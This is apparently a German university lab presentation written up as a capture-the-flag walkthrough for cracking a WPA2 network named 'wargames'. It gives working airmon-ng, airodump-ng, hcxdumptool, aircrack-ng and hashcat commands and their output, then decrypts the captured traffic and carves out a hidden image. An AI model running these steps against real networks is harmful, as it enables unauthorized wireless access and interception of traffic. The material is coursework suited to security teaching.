

Challenge 01 - WarGames

Netzwerk- und Kryptopraktikum (NKP4)
S2210239021 - Jakob Mayr – SoSe 2024

The logo for the movie WarGames, featuring the word "WAR" in a bold, orange, sans-serif font, followed by "GAMES" in a similar font but with a slight shadow effect, all contained within a large black circle.

Agenda



Persönliche Einarbeitung

- WPA2 Personal Mode – Einordnung
- Angriffe kurz erklärt



Angriffsdurchführung

- AirCrack
- hcxdumpool
- Brute-Force-Angriff(e)
- Entschlüsselung
- File-Beschaffung



Alternative Angriffe/Lösungswege

Persönliche Einarbeitung I

WPA2 Personal Mode - Einordnung

Gen	Name	Release
Gen I	Wire Equivalent Privacy (WEP)	1997
Gen II	Wi-Fi Protected Access (WPA)	2003
Gen III	Wi-Fi Protected Access 2 (WPA2)	2004
Gen IV	Wi-Fi Protected Access 3 (WPA3)	Juni 2018

Persönliche Einarbeitung II

Angriffe kurz erklärt



Angriffe über 4-Wege-Handshake

- Klassischer WPA2 4-Wege-Handshake Angriff
- PMKID WPA2 4-Wege-Handshake Angriff

Weitere Angriffe

- Key Reinstallation Attack (KRACK)
→ Person-in-the-Middle (PitM)-Angriffe
- WPS
- Rogue Access Point / Evil Twin -> Phishing
- Verschiedene DOS-Angriffe

Klassischer WPA2 4-Wege-Handshake Angriff



Voraussetzungen: WPA-PSK, 4-Wege-Handshake mitschneiden



Durchführung

Information über AP sammeln

→ ESSID, BSSID, Channel

4-Wege-Handshake mitschneiden

→ Deauthifizierungs-Angriff (erkennbar)

Brute-Force-Angriff auf den mitgeschnittenen 4-Wege-Handshake

→ Bekannt: ANonce, Snonce, MAC Client, BSSID

→ Brute-Force PMK -> MIC Tx & Rx -> MIC über SNonce/GTK ->
wenn MIC korrekt, PMK gefunden

PMKID WPA2 4-Wege-Handshake Angriff



Voraussetzungen

KEIN Client notwendig, nur EAPOL-Frame benötigt,
Aufzeichnung enthält Pairwise Master Key Identifier
(PMKID)

$PMKID = HMAC-SHA1-128(PMK, ESSID \mid BSSID \mid MAC\ Client)$



Durchführung

Verbindung zu AP

1. Handshake-Nachricht enthält PMKID, dadurch bekannt:

ESSID, BSSID, MAC Client, PMKID

-> nur PMK fehlt

Brute-Force-Angriff auf PMKID

Angriffsdurchführung I – AirCrack I

```
$ sudo apt install aircrack-ng
```

```
$ iw list
```

```
$ sudo airmon-ng start wlan0
```

```
    $ sudo airmon-ng check kill
```

```
$ iwconfig
```

```
$ sudo airodump-ng wlan0mon
```

```
$ sudo airodump-ng wlan0mon --bssid A0:04:60:39:91:A5 --channel 2 -w capture
```

```
$ sudo aircrack-ng capture.cap -w rockyou.txt
```

Angriffsdurchführung I – AirCrack II

```
CH 2 ][ Elapsed: 0 s ][ 2024-03-13 17:08 ] [ WPA handshake: A0:04:60:39:91:A5 ]
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A0:04:60:39:91:A5	-50	1001	0 0	2	195	WPA2	CCMP	PSK	wargames
28:EE:52:59:C6:C6	-49	2	0 0	9	195	WPA2	CCMP	PSK	TP-Link_C6C6

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	20:DF:B9:07:EB:29	-94	0 - 1	2	2		wargames

Angriffsdurchführung II - hcxdumpptool

```
$ sudo iwlist scanning
$ Iwconfig
$ sudo ip link set wlan0 down
$ sudo iw dev wlan0 set type monitor
$ sudo ip link set wlan0 up
$ sudo iw dev

$ sudo hcxdumpptool -o test.pcapng -i wlan0mon --filtermode=2 --filterlist=filter.txt --enable_status=1

$ sudo hcxcapttool -z capture.16800 capture.pcapng
$ hashcat.exe -m 2500 capture.hccapx rockyou.txt
```

Angriffsdurchführung III – Brute-Force-Angriff

Wörterbuch erstellen

```
~  
> curl "https://en.wikipedia.org/wiki/WarGames" | lynx -dump -nolist -stdin | grep -oE '\w{8,}' > wargames_wordlist.txt  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
           Dload  Upload   Total      Spent    Left  Speed  
100 193k 100 193k    0     0  736k      0 --:--:-- --:--:-- --:--:-- 740k  
  
~  
> cat wargames_wordlist.txt | grep "backdoor"  
backdoor
```

lynx

- dump #Speicher Seiteninhalt
- nolist #deaktiviert das "link list" feature in dumps
- stdin #liest Datei von stdin (mit curl geparste Seite)

Angriffsdurchführung III – Brute-Force-Angriff

aircrack-ng

```
$ sudo aircrack-ng capture.cap -w rockyou.txt
```

hcxpcaptool und hashcat

```
$ sudo hcxpcaptool -z capture.16800 capture.pcapng
```

```
$ hashcat.exe -m 2500 capture.hccapx rockyou.txt
```

Angriffsdurchführung III – Brute-Force-Angriff

Performance

Aircrack PKMID

```
Aircrack-ng 1.7

[00:00:17] 54230/14344391 keys tested (3195.47 k/s)

Time left: 1 hour, 14 minutes, 32 seconds          0.38%

KEY FOUND! [ backdoor ]

Master Key      : E1 4D 2A C4 90 59 42 B1 8B 25 57 CB 08 38 BD A1
                  EC 8A 57 66 21 EA 32 96 B6 28 67 E8 C5 18 62 37

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 20 08 2E ED 90 93 FE 32 30 EE 72 90 F5 85 30 3C

PS D:\NKP4> |
```



Hashcat PKMID

```
20082eed9093fe3230ee7290f585303c:a004603991a5:dca632e2c947:wargames:backdoor
4dbba3ea3a9ef66526732d08da8d570b:a004603991a5:dca632e2c947:wargames:backdoor

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: ..\pmkid.hc22000
Time.Started....: Tue Mar 12 22:08:52 2024 (0 secs)
Time.Estimated...: Tue Mar 12 22:08:52 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (..\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 926.7 kH/s (6.24ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 435919/14344384 (3.04%)
Rejected.....: 247503/435919 (56.78%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1-3
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> alahomora
Hardware.Mon.#1..: Temp: 47C Fan: 0% Util: 93% Core:2820MHz Mem:10251MHz Bus:16

Started: Tue Mar 12 22:08:38 2024
Stopped: Tue Mar 12 22:08:53 2024
PS D:\NKP4\hashcat-6.2.6> |
```

Angriffsdurchführung IV – Entschlüsselung Wireshark



Angriffsdurchführung IV – Entschlüsselung airdecap

```
~  
> ls capture.cap  
capture.cap  
  
~  
> airdecap-ng -p backdoor -e wargames capture.cap  
Total number of stations seen      11  
Total number of packets read      28878  
Total number of WEP data packets    0  
Total number of WPA data packets   15280  
Number of plaintext data packets    0  
Number of decrypted WEP packets     0  
Number of corrupted WEP packets     0  
Number of decrypted WPA packets    7808  
Number of bad TKIP (WPA) packets    0  
Number of bad CCMP (WPA) packets    28  
  
~  
> ls capture-dec.cap  
capture-dec.cap  
  
~  
> █
```

Angriffdurchführung V – File-Beschaffung

/etc/hosts -> wget/curl

```
▶ Frame 5433: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits)
▶ Ethernet II, Src: RaspberryPiT_e2:c9:47 (dc:a6:32:e2:c9:47), Dst: Netgear_39:91:a5 (a0:04:60:39:91:a5)
▶ Internet Protocol Version 4, Src: 192.168.1.4, Dst: 185.252.72.66
▶ Transmission Control Protocol, Src Port: 37356, Dst Port: 80, Seq: 1, Ack: 1, Len: 153
▼ Hypertext Transfer Protocol
  GET /wargames_meme_01.png HTTP/1.1\r\n
    ▶ [Expert Info (Chat/Sequence): GET /wargames_meme_01.png HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /wargames_meme_01.png
      Request Version: HTTP/1.1
      Host: norad.wargames.com\r\n
      User-Agent: Wget/1.21.3\r\n
      Accept: */*\r\n
      Accept-Encoding: identity\r\n
      Connection: Keep-Alive\r\n
      \r\n
      [Full request URI: http://norad.wargames.com/wargames_meme_01.png]
      [HTTP request 1/1]
```

```
hosts
1 127.0.0.1 localhost
2 127.0.1.1 mendacium
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8
9 185.252.72.66 norad.wargames.com
```




```
$ wget http://norad.wargames.com/wargames_meme_01.png
```

```
~ took 2m5s
} wget http://norad.wargames.com/wargames_meme_01.png
--2024-03-12 21:39:35-- http://norad.wargames.com/wargames_meme_01.png
Resolving norad.wargames.com (norad.wargames.com)... 185.252.72.66
Connecting to norad.wargames.com (norad.wargames.com)|185.252.72.66|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1530451 (1.5M) [image/png]
Saving to: 'wargames_meme_01.png'

wargames_meme_01.png      100%[=====] 1.46M  8.30MB/s  in 0.2s

2024-03-12 21:39:35 (8.30 MB/s) - 'wargames_meme_01.png' saved [1530451/1530451]
```



GREETINGS PROFESSOR FALKEN

HELLO

A STRANGE GAME.

THE ONLY WINNING MOVE IS

NOT TO PLAY.

HOW ABOUT A NICE GAME OF CHESS?

Angriffdurchführung V – File-Beschaffung

wireshark → IrfanView I

Wireshark

- Filter auf “http”
- Follow TCP-Stream
- Show data as “Raw”
- Save as ...

```
$ binwalk raw
$ tail -c +245 raw > image.png
```

```
~
) ls raw
raw

~
) binwalk raw
```


DECIMAL	HEXADECIMAL	DESCRIPTION
245	0xF5	PNG image, 3557 x 1687, 8-bit/color RGB, non-interlaced
309	0x135	Zlib compressed data, best compression
8331	0x208B	Zlib compressed data, best compression
8434	0x20F2	Zlib compressed data, default compression
10505	0x2909	Copyright string: "Copyright0wner>"
10546	0x2932	Copyright string: "Copyright0wner>"
12781	0x31ED	Zlib compressed data, best compression

```
~
) tail -c +245 raw > image.png

~
)
```

Angriffdurchführung – File-Beschaffung

wireshark → IrfanView II



Alternative Angriffe/Lösungswege

Rogue Access Point / Evil Twin

Phishing (abfangen von
Passwörtern oder hier memes)

KRACK

Person-in-the-Middle (PitM)-
Angriffe

Deauthentifizierungs-Angriff

zusätzlich zu 4-Wege-
Handshake-Angriff

Quellen

<https://sarwiki.informatik.hu-berlin.de/WPA2-Angriff>